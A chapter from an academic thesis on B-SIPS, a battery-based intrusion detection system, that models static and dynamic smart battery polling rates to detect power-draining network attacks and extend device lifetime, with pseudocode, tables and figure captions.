§ Dynamic sampling refers to smart battery polling rates, based on the theoretical model, that can increase with respect to network attack density and then adjust downward as the attacks subside. The model allows for the smart battery polling rates to adjust between minimum and maximum polling thresholds, so they are termed dynamic.

5.1 Static Polling Model Design

When a small mobile device is kept in a high activity state for extended periods of time, the battery power is depleted faster than normal, decreasing its expected charge life. This research seeks to protect the device's battery life by detecting anomalous or malicious battery draining activities. Our research goal is to optimize the static polling rate mobile devices use to determine malicious power consumption. The assumption is made that once an attack is detected it is immediately eliminated, thus affording each attack with a maximum duration of one smart battery polling time interval. Our scheme assumes that there is only one active attack during any given time interval.

With these assumptions stated, an absolute maximum polling rate is established. To accomplish this, specifications associated with the device's processor [98], System Management Bus (SMBus) battery polling mechanism, intrusion detection algorithm, and wireless networking transmission are ascertained. The primary mobile device used in this portion of the B-SIPS research effort is the Dell Axim X51 PDA. Its specifications regarding the required time to transmit Smart Battery Data (SBData) to the processor exceeded that of the data information processing by more than an order of magnitude.

Our algorithm to determine the smart battery's maximum polling uses byte variable equations (#1-2) that are based on SMBus standards [66], Thompson's SMBus transmission equation (#3) [68], and our equation (#4) to determine the maximum polling rate is presented in Algorithm 5-1. This algorithm determines the fastest possible polling rate based on the SMBus specification and is employed in the static and dynamic models.

Algorithm 5-1 Maximum Polling Rate Determination

Identification of SBData Single Byte Variables

1: Single_byte_variables = ACLineStatus + BatteryFlag + BatteryLifePercent + Reserved1 + Reserved2 + Reserved3 + BackupBatteryFlag + BackupBatteryLifePercent + BatteryChemistry;

Identification of SBData Double Byte Variables

2: Double_byte_variables = BatteryLifeTime + BatteryFullLifeTime + BackupBatteryLifeTime + BackupBatteryFullLifeTime + BatteryVoltage + BatteryCurrent + BatteryAverageCurrent + BatteryAverageInterval + BatterymAHourConsumed + BatteryTemperature + BackupBatteryVoltage;

SMBus-Based Transmission Calculation

3: Transmit_bytes = Single_byte_variables + (Double_byte_variables * 2) [§] ;

Model-Determined Maximum Polling Rate

4: Maximum_polling_rate = (Transmit_bytes * 8) / SMBus_Tx_rate [†]

§ Based on Thompson's calculations, double byte variables are multiplied by 2.
† Transmission bytes are converted to bits by multiplying by 8.

With present technology, smart batteries transmit 879 bits per poll using the SMBus [68], thus requiring a maximum polling rate of 879 divided by the standard SMBus 100 Kbps transmission rate [66, 99]. This physical constraint is determined to be a polling rate of 8.79 ms. With the maximum rate calculations complete, the next step in optimizing the communication between the device and its smart battery is to determine the specific rate at which the battery should be polled. In doing so, it is first necessary to consider flaws in the current polling mechanism, how those flaws could be leveraged by malicious users, and how the flaws might be mitigated.

From the attacker's perspective, precisely timed attacks have the potential to defeat the B-SIPS client detection capabilities. If an attacker knows the precise timing of the polling rate of the battery's chipset, then the attacker could attempt to craft intrusion packets to arrive within those limited time windows and between the battery's polling intervals, as shown in Figure 5-1. Every PDA and smart phone has a polling rate that is determined by the device and smart battery original equipment manufacturers. For the purposes of our theoretical model development, we used a 1 second (1 Hz) polling rate for the smart battery. The 1 second polling rate baseline was selected because it is the high end for OEM implemented smart battery polling with today's technologies and it made our model calculations less complex. A detailed examination of actual test devices' polling rates is presented in Section 6.8.4. Most PDAs and smart phones have set polling rates that range from 1 to 28 seconds, depending on the device's OEM specification, with most being polled at 9 second intervals.




Figure 5-1 Battery Polling Cycle Timing Attack Window

The smart battery specification recommends current sampling at least once every five seconds [65]. So crafting packets that are timed to attack a system between its polling cycles is possible, although unlikely. The attacker will most likely be unable to manipulate both his attack's timing and the energy usage of the targeted device simultaneously [1, 7]. Since the attack is transiting a wireless environment, the precise timing attack would be even more difficult to execute without detection, and might be impossible to control by the attacker. Alternatively, if the smart battery could be designed to randomly sample its instantaneous current within that one second interval and still provide comparable performance and diagnostic readings, then our concept of a precise timing attack manipulation within the polling cycle would be exceedingly difficult to execute [100, 101].

This leads to a necessary limitation that the smart battery provide its diagnostic readings, at best, only once per second. At present, OEMs have built this generation of smart batteries to provide a limited set of information to the OS for managing the device's power usage and recharging the battery. In the future, if OEMs could improve the smart battery's chipset to poll at a faster rate to accommodate the needs of battery-based IDSs, the timing attack window concern would be mitigated. This scheme would provide the added benefit of potentially helping B-SIPS detect more attacks. The idea hinges on the fact that certain attacks could occur at speeds that exceed the battery's sampling speed, so those attacks could be missed. This research is being conducted to determine the typical speed of attack executions with regard to current device processing rates and bus speeds. Although B-SIPS cannot solve this issue because it is software-based and reengineering the SMBus and smart batteries is out of scope of this effort, this research may suggest the appropriate sampling speed for next generation smart batteries, making it possible to further enhance the detection system's capabilities.

The density of malicious network traffic must be accounted for when determining appropriate smart battery sampling speeds. B-SIPS' instantaneous current-based threshold algorithm will detect the total number of attacks (num_attacks) against the mobile system throughout its battery discharge period. The system's polling rate refers to the time period, in seconds, between each SBData query; the total battery lifetime refers to the maximum charge life, in mA, dictated by the manufacturer and battery model; and the battery voltage (vcc_battery) represents the standard power drain associated with the device. The parameters used to determine the lifetime of a mobile device are shown in the pseudocode in Algorithm 5-2.

Algorithm 5-2 Static Optimum Polling Rate Determination Pseudocode

```
1:  for (polling_rate = 1/10(sec) to 600(sec) by 1/10 (sec))
2:      battery_attack_time(sec) = polling_rate(sec) * num_attacks
3:      battery_attack_mW = battery_attack_time(sec) * processor_active_rate(mW/sec)
4:      battery_attack_mA = battery_attack_mW / vcc_battery
5:      battery_remaining_mA = total_battery_lifetime(mA)  -  battery_attack_mA
6:      battery_remaining_mW = battery_remaining_mA * vcc_battery
7:      polls_per_min = 60 (sec/min) / polling_rate(sec)
8:      time_spent_polling = polls_per_min * battery_poll_time
9:      battery_mW_per_min = (time_spent_polling * processor_active_rate)
            + (time_not_spent_polling * processor_idle_rate)
10:     battery_remaining_mins = battery_remaining_mW /  battery_mW_per_min
11:     lifetime_mins = (battery_attack_time(sec) / 60(sec/hr)) + battery_remaining_mins
12:     if lifetime_mins > max_lifetime
13:         max_lifetime = lifetime_mins
```

5.2 Testing and Analysis with the Static Polling Model

The static model introduces and explores an approach to optimizing the effect of smart battery polling in mobile devices equipped with B-SIPS by selecting attack densities from 0 to 100,000 and determining optimum static sampling rates. Our static polling model study intends to decrease the likelihood of device and application malfunction due to malicious network traffic, while increasing the lifetime of mobile devices. These steps shown in Section 5.2.1 are taken to determine the optimum polling rates for various network attack densities. Next, Section 5.2.2 shows how each of the optimum polling rates performs in comparison to the current best case OEM implemented polling rate. This section also draws conclusions about the benefits and drawbacks of selecting the static polling rates based on the attack densities between simulation runs.

5.2.1 Optimum Polling Rate Determination

Two relevant parameters should be considered when constructing a testing platform and optimization mechanism for smart battery polling schemes. The first of these is the polling rate. By modifying the polling rate, the device obtains an opportunity to improve one of two mutually exclusive lifetime increasing advantages: *overhead reduction* and *rapid attack detection*. The first opportunity involves overhead reduction by refraining from polling the battery more often than is necessary for a given set of network characteristics. Devices in low attack density environments benefit by reducing their smart battery polling rate.

The term *attack density* describes the volume of network attacks experienced by a mobile device over a single smart battery discharge period, where attacks represent B-SIPS identified threshold violations. While overhead reduction focuses on *low network attack densities*, rapid attack detection provides a second lifetime increasing advantage that arises in malicious networks where devices are constantly being bombarded with attacks. *High network attack densities* obtain an advantage by polling the device's smart battery more frequently, due to the assumption that malicious network attacks, once detected, are immediately disarmed. This assumption provides the device with an effective way to save energy by reducing its polling rate, and thus, capturing and disabling malicious traffic in a timely fashion.

These two methods of energy conservation are mutually exclusive, and are dependant on the state of the network attack density. Calculating the most efficient use of the smart battery, while maximizing the security provided by B-SIPS, requires varying the battery's static polling rate and the network attack density in our model.

To ensure that various network scenarios are depicted in our study, a *MATLAB* implementation (in Appendix F – Analytical Modeling Developed in MATLAB) of the pseudocode shown in Algorithm 5-2 is constructed to calculate the optimum polling rate for each of the following network attack densities: 0, 1, 10, 100, 1,000, and 10,000 to 100,000 (in increments of 10,000). These attack densities span the entire smart battery lifetime. For each of these network attack densities, the lifetime is calculated with 60,000 different polling rates, ranging from the battery being polled once every 600 seconds (0.00167 Hz) to the battery being polled once every 0.01 seconds (100 Hz). Once all calculations are complete, the lifetimes associated with each of the polling rates are graphed and the optimum lifetime is denoted with a black circle. The visual representation associated with the Dell Axim X51 specific hardware characteristics is depicted in Figure 5-2. Its shows the optimal static polling rates for four representative attack densities of the 15 that are modeled. With low density attacks (0 and 1), lifetimes are relatively high and optimal polling rates are fairly low at 0.050 Hz. However when the attack densities are increased to 1000, the optimal polling rate is much higher at 1.639 Hz and consequently the lifetime decreased. In this static model, the optimal rate is the peak relative to the battery lifetime and polling rate as attack densities are changed.




Figure 5-2 Effect of Battery Polling on PDA Lifetime

Optimum polling rates for each of the tested network attack densities are presented in Table 5-1. This table presents the attack densities from 0 to 100,000 and based on our static model, the optimal polling rates are shown in Seconds and Hertz. Depending on the density of attacks, an optimal static polling rate can be determined for each using our model. This table merely shows representative attack densities and peak polling rates that optimize battery lifetime.

Table 5-1 Network Density Optimum Polling Rates

Number of Attacks	Optimum Polling Rate		Number of Attacks	Optimum Polling Rate	
	Sec	Hz		Sec	Hz
0	600.00	0.0017	40,000	0.08	12.5000
1	20.02	0.0500	50,000	0.07	14.2857
10	6.32	0.1582	60,000	0.06	16.6667
100	1.98	0.5051	70,000	0.06	16.6667
1,000	0.61	1.6393	80,000	0.05	20.0000
10,000	0.18	5.5556	90,000	0.05	20.0000
20,000	0.12	8.3333	100,000	0.04	25.0000
30,000	0.10	10.0000	*	*	*

5.2.2 Lifetime Calculations

The optimum polling rates in Table 5-1 are calculated for each of the network attack densities to determine the battery lifetime for each rate under various attack scenarios. A second MATLAB function used the polling rate to produce an array containing the lifetimes associated with each of the 15 network attack densities specified in Section 4.1. Running this program sequentially, with various input values, affords users with a useful graphical representation of how modifying the static polling rates affect the discharge time of the device under varying network attack densities.

The dashed lines in the Figure 5-3 depict the Dell Axim X51 lifetime spectrum available for each polling rate determined in Section 5.2.1. The bold hashed line indicates the lifetime associated with the 1 Hz polling rate currently used in OEM hardware, and the bold cross-hashed line indicates the lifetime of the fastest polling rate currently permitted by device hardware.




Figure 5-3 Charted Effects of Polling Approaches on Smart Battery Lifetimes

With lower attack densities, the static polling model has only slightly improves battery lifetime; however, with higher attack densities our model performs much better at conserving lifetime than the implemented OEM polling rate. The *x*-axis represents the number of attacks the system undergoes during its battery charge lifetime. For the current polling rate, the smart battery

is depleted in less than an hour for network attack densities greater than 20,000; in this research, speedy depletion is referred to as *battery lifetime grounding*.

On the opposite end of the spectrum, the network attack density barely affects the lifetime of devices utilizing the minimum polling rate. This minimum polling rate, however, does not have the capability of supplying the device with even half of the lifetime that the currently implemented OEM polling rate provides low network attack densities. Several of the optimized polling rates, specifically those above 10,000 attacks, provide a compromise between the lifetimes associated with the currently implemented and the minimum polling rates. These polling rates offer lifetimes slightly shorter than the current polling rate under low network attack densities, while drastically increasing the number of attacks required to ground the lifetime of the smart battery enabled device. The programming that generated the data for the table and graphs is located in Appendix F – Analytical Modeling Developed in MATLAB.

Finally, Table 5-2 displays the lifetime, in hours, for the optimum polling rate in several representative network scenarios, where attack densities ranged from 0 to 100,000; the maximum lifetimes are bolded and highlighted in yellow when an optimal polling rate corresponded in the table. For example in the static polling model, for an attack density of 100 and a rate of 0.50 Hz the maximum battery lifetime is 12.358 hours. This data confirms the research hypothesis that overhead reduction and rapid attack detection are mutually exclusive energy conserving methods. While the battery lifetime of a 0.05 Hz polling rate is arguably ideal when there are no, or few, network attacks, as indicated by overhead reduction, the device resources are rapidly depleted upon entering a network with an attack density of more than 1,000. Using a polling rate of 25 Hz, on the other hand, offers the device a minimum of six hours of usage, even in extremely high network attack densities. The drawback to using this polling rate, however, is the overhead associated with the constant transmissions between the battery and device. This overhead causes a decrease in maximum smart battery lifetime to a degree that may not be a feasible expectation for user acceptance.

In operational network environments, a likely attack density should be fairly low with only a few attacks per hour. In our static polling model, we explore network attack densities that range well into the very hostile network environment levels to fully examine the impacts of our model on battery lifetime.

Table 5-2 Network Optimal Polling Rate Lifetimes

Attack Density	Polling Rate	Lifetime in Hours For # of Attacks			
		0	**1**	**10**	**100**
1	**0.05 Hz**	12.678	**12.659**	12.482	10.711
100	**0.50 Hz**	12.551	12.549	12.532	**12.358**
n/a	**1 Hz †**	12.416	12.415	12.406	12.320
10,000	**5.56 Hz**	11.342	11.342	11.340	11.326
100,000	**25 Hz**	8.6889	8.6888	8.6886	8.6862
		1,000	**10,000**	**20,000**	**30,000**
1	**0.05 Hz**	0.0595	0.0595	0.0595	0.0595
100	**0.50 Hz**	10.625	0.0595	0.0595	0.0595
n/a	**1 Hz †**	11.454	2.7951	0.0595	0.0595
10,000	**5.56 Hz**	11.184	**9.7608**	8.1795	6.5983
100,000	**25 Hz**	8.6620	8.4201	8.1513	7.8826
		40,000	**50,000**	**60,000**	**70,000**
1	**0.05 Hz**	0.0595	0.0595	0.0595	0.0595
100	**0.50 Hz**	0.0595	0.0595	0.0595	0.0595
n/a	**1 Hz †**	0.0595	0.0595	0.0595	0.0595
10,000	**5.56 Hz**	5.0171	3.4358	1.8546	0.2733
100,000	**25 Hz**	7.6138	7.3451	7.0763	6.8076
		80,000	**90,000**	**100,000**	*
1	**0.05 Hz**	0.0595	0.0595	0.0595	*
100	**0.50 Hz**	0.0595	0.0595	0.0595	*
n/a	**1 Hz †**	0.0595	0.0595	0.0595	*
10,000	**5.56 Hz**	0.0595	0.0595	0.0595	*
100,000	**25 Hz**	6.5388	6.2701	**6.0013**	*

† Denotes OEM best case smart battery polling rate with today's technology implementation.

This static polling model explores the optimization of smart battery polling, with an aim to increase device lifetime and also increase the number of anomalous attacks that devices can both detect and disable. The study first determined the maximum polling rate that the Dell Axim X51 PDA could theoretically support. It then calculated optimum polling rates for a variety of network scenarios and used the lifetimes those polling rates provided to compare the effectiveness with that of the, best case, OEM currently implemented 1 Hz polling rate. As shown in Figure 5-3, the optimized polling rates serve as a compromise, both in terms of benefits and disadvantages, between the currently implemented polling rate and the device maximum polling rate. Optimized polling rates prevented the device lifetime from being quickly grounded but are not able to provide the device with lifetimes as long as the currently implemented polling rates during periods of minimal network attack densities. With low attack densities (0 and 1), the

OEM polling rate performed slightly better than the static model, however with increased attack densities the static polling model's lifetime extending performance improved greatly.

As an extension of the research presented in this chapter, a dynamic polling rate analytical model is developed and examined. Due to data collected and conclusions drawn from the static simulations of this research, a dynamic implementation of the smart battery polling mechanism is likely to present the best possible solution for B-SIPS detection functionality. This solution will allow devices to maximize their lifetimes for the vast majority of network attack densities, rather than having to select one or the other of two mutually exclusive energy saving schemes, as their static counterparts must do. The dynamic polling rate will use the determined minimum polling rate based on the optimum polling rate from the static polling model for a network attack density of 1, or 0.05 Hz, and its maximum polling rate from the optimum polling rate for a network attack density of 100,000, or 25 Hz. The dynamic polling algorithm will inform the device and its battery when the next poll will occur and will be highly dependent on the state of the current network attack density. The dynamic solution will allow future smart batteries to have the capability to learn about the present state of the device's network and to adapt their polling intervals accordingly. This will, in turn, protect the battery from malicious charge depletion and could also help B-SIPS defend running device applications from being altered, corrupted, or eavesdropped upon.

5.3 Dynamic Polling Model Premise

This section introduces a second supporting B-SIPS model. Using the results from our previous study in Section 5.1 of optimized static polling rates to create minimum and maximum thresholds, a dynamic polling rate algorithm is devised. This algorithm allows the smart battery to gauge the network's illicit attack density and adjust its polling rate to efficiently detect attacks, while conserving battery charge life.

With an aim towards protecting a device's battery life, detection of anomalous battery draining activities has become the research focus for optimizing the smart battery's polling mechanism to enhance B-SIPS' attack detection capability. This optimized polling mechanism is designed with the goal that, as the interval between battery information transmissions is decreased, the time that an attack goes undetected is reduced.

Our model used the Dell Axim X51 PDA as a testing platform for analysis. That PDA's hardware specifications provided the necessary information such as its smart battery mW hours

and voltage settings, processor idle and active mW rates, and required data transfer. Once these factors in our model are set corresponding to the Dell Axim X51 device, lifetime is calculated. These calculations are dependent on the battery polling rate and the network attack density.

A MATLAB model is constructed which found the optimum polling rate for predetermined network attack frequencies by calculating the battery charge life with 60,000 different battery polling periods, ranging from 0.00167 Hz (once every 600 seconds) to 100 Hz (once every 0.01 seconds). This procedure is repeated for attack densities of 0, 1, 10, 100, 1,000, and 10,000 to 100,000, in increments of 10,000. A graphical depiction of the results is previously shown in Figure 5-2 and the associated code is located in Appendix F – Analytical Modeling Developed in MATLAB.

Once the optimum static polling rates are determined, a second function used them to calculate the device charge life for each of the 15 network attack densities. Data obtained from this function shows that none of the calculated polling rates performed acceptably under all tested conditions. Table 5-2 illustrates the battery charge life results of two mutually exclusive lifetime enhancing techniques: overhead reduction in low network attack densities by refraining from polling more often than necessary, and quickly detecting and disabling malicious traffic in high network densities by polling the smart battery more frequently. The mutual exclusion of these life increasing techniques leads to the conclusion that static polling solutions are not suitable for maximizing device lifetime [100].

5.4 Educating Smart Batteries via Dynamic Polling

This section outlines the advantages and disadvantages that dynamic approaches bring to power draining network attack detection systems, as well as introducing a dynamic polling rate algorithm. Lifetime results are then compared with those provided by the 1 Hz smart battery and the optimum static polling rates presented in Section 5.2.

5.4.1 Theoretical Advantages and Drawbacks

The primary advantage dynamic battery polling rate solutions hold over static solutions concerns network attack density variance. Static solutions have the capability to improve and optimize device lifetime for pre-defined conditions only, while dynamic polling rate algorithms learn from current network activity and apply that knowledge to future smart battery

transactions. Dynamic solutions, correctly devised and implemented, should be able to optimize device lifetimes across a vast array of network conditions.

Increased productivity and energy efficiency comes with the drawback of complexity. Future smart batteries will need to alter their hardware to accommodate the new polling rate schemes of battery-based IDSs. For static solutions, this will simply entail hard coding a new value into the system, but for dynamic solutions the change will be more substantial. New smart batteries will need the ability to read a rate value from the SMBus and make the appropriate alterations. The remainder of this section explores the lifetime benefits such a hardware implementation could provide for mobile devices.

5.4.2 Algorithmic Development and Lifetime Calculations

The motivation for the dynamic polling rate solution is taken from TCP's *slow start* windowing algorithm. The TCP congestion window reduces to a minimum value when contention is detected [102]. Once this has occurred, the window size doubles until it reaches a threshold. Taking a similar approach, the dynamic polling rate solution defines two threshold polling rates. *Min threshold* refers to the minimum time between battery attribute readings, while the *max threshold* refers to the maximum time separating battering polling events. Values for these parameters are taken from static polling data. The min threshold is set to the optimal polling rate for devices experiencing network attack densities of 100,000, or 25 Hz; the max threshold is likewise set to the polling rate optimal for network attack densities of 1, or 0.05 Hz. Attack detections cause the current polling rate to return to the min threshold. Battery polling events that do not detect attacks cause the polling rate to be doubled, where the ceiling polling rate is max threshold.

Dynamic polling lifetime simulations are slightly more complex than their static polling counterparts. Attacks detected in static polling rate solutions have lifetime values independent of the precise attack timing, while the attack severity on a dynamic solution is very dependant on the timing of the attack. To model the two timing extremes encountered in networks using dynamic polling rates, equations for *clustered attacks* and *distributed attacks* are developed.

Clustered attacks are considered the best case scenario, because attacks are transmitted to the mobile device in a non-interrupted stream. While the device is being attacked, the current polling rate remains at the min threshold. Once the attacks have subsided the device is able to ramp its polling rate up to the max threshold, which is the most power conserving. Distributed

attacks, however, are the worst case scenario for devices employing dynamic polling rate solutions. In distributed dynamic attacks, the current polling rate is reduced to the min threshold via the detection of an attack. The next attack is delayed just long enough for the mobile device to ramp up to its max threshold. Timing in this manner allows the attacks to do the most damage, because they disallow the device from remaining at its maximum polling rate for long periods of time. Pseudocode for clustered and distributed attack effects is shown in Algorithm 5-3. Logically, attacks of this nature fall between these extremes.

Algorithm 5-3 Dynamic Optimum Polling Rate Determination Pseudocode

```
1:  current_mW = total mW provided by fully charged device
2:  while (current_mW > 0)
3:        if ((attacks_received < network_attack_density AND clustered_attacks)
                                                    OR
4:            (attacks_received < network_attack_density AND distributed_attacks
                        AND time_between_polls == max _threshold))
5:            simulate a network attack
6:            current_mW = current_mW  -  (attack_detection_time * active_bus_mW)
7:            increment attacks_received by 1
8:            increment attack_time by attack_detection_time
9:            reset  time_between_polls to the min threshold
                    (a.k.a. attack_detection_time)
10:       else
11:           non_attack_time = time_between_polls + bus_transmission_time

12:           non_attack_mW = (time_between_polls * idle_bus_mW) + (bus_transmission_time *
                                    active_bus_mW)
13:           total_non_attack_time = total_non_attack_time + non_attack_time
14:           current_mW = current_mW - non_attack_mW
15:           double time_between_polls
                     (a.k.a. attack_detection_time)
16:           if time_between_polls exceeds max threshold
                    time_between_polls = max_threshold
17:  lifetime  = (attack_time + total_non_attack_time) converted into hours
```

5.4.3 Dynamic Polling Analysis and Results

An analytical model was constructed in MATLAB to calculate the lifetimes associated with mobile devices using the dynamic algorithm. Lifetimes are determined for both clustered and distributed attacks. Results are then plotted, as shown in Figure 5-4, for comparison with the most efficient static polling rates, as well as the implemented smart battery polling rate and the maximum polling rate dictated by the SMBus.

The currently implemented smart battery polling rate lifetime performance degrades significantly for even marginally large network attack densities, while the lifetime provided by the maximum polling rate remains extremely stable, though unacceptably low. Static polling rates optimized for network attack densities between 30,000 and 100,000 improve the lifetime of the mobile device significantly, with a marginal drawback of reduced lifetimes for networks with low network attack densities. Finally, the lifetimes associated with the dynamic polling rate perform well.




Figure 5-4 Effect of Polling Approaches on Smart Battery Lifetime

To better analyze the energy conservation achieved by using the dynamic algorithm, lifetime improvement percentages are calculated in Table 5-3. The maximum lifetime percentage increase for static polling represents data collected from a variety of polling rates; this data shows the best case scenario for static solutions, and therefore uses the lifetimes of the optimal polling rate *for each specific network attack density*. The *mean lifetime percentage increase for dynamic polling* averages the lifetimes of dynamically polled devices undergoing clustered and distributed attacks. In almost all cases, discounting network attack densities of 0 and 1, the dynamic polling rate performed better than the optimal static polling rate. The lifetime

percentage increase reaches a theoretical ceiling of 19,000%, when the network attack density reaches 20,000. This is due to the fact that the currently implemented polling rate's lifetime has decreased to an inoperably low value and will no longer decrease proportionally with the network attack density. Because both optimized static and dynamic polling rates maintain reasonable lifetimes after this critical point, their lifetimes will continue to decrease as the attack density increases, thus explaining why the lifetime percentage increase begins to decline once it reaches a network attack density of 20,000.

Table 5-3 Dynamic Polling Impact Percent Lifetime

Attack Density	Implemented OEM (1 Hz)	Max. Life % Increase for Static Polling	Ave. Life % Increase for Dynamic Polling
0	12.4010	2.346584953	2.23
1	12.4000	2.088709677	2.08
10	12.3920	1.565526146	2.14
100	12.3050	0.43071922	2.82
1,000	11.4400	2.001748252	10.10
10,000	2.7919	251.0942369	331.09
20,000	0.0595	14,850.64158	**19,094.29 †**
40,000	0.0595	13,000.07904	17,001.14
60,000	0.0595	11,800.34139	14,908.07
80,000	0.0595	10,896.41794	12,815.09
100,000	0.0595	9,992.494492	10,722.11

† Denotes theoretical maximum increase attainable with dynamic polling.

The theoretical model explored a dynamic battery polling solution and presented a justification for OEMs to enhance smart battery polling capabilities to further support B-SIPS' detection of battery exhaustion, Bluetooth and Wi-Fi attacks. Were these models implemented in future smart battery chipsets, the B-SIPS detection capability could be improved to the point where the attack trace determination method presented in Chapter 6 could be performed on the mobile device without external sampling and post-processing.

5.5 Summary

This chapter discusses models that optimize smart battery polling rates to increase the number of anomalous attacks that devices can both detect and disable with a secondary aim to increase device lifetime. Optimum battery polling rates are calculated for a variety of network scenarios and their effectiveness is compared with that of the currently implemented 1 Hz polling

rate. The static solution prevented the device lifetime from being rapidly exhausted but decreased lifetimes during periods of minimal network attack densities. Our static polling model, methodology and its results were presented in [100].

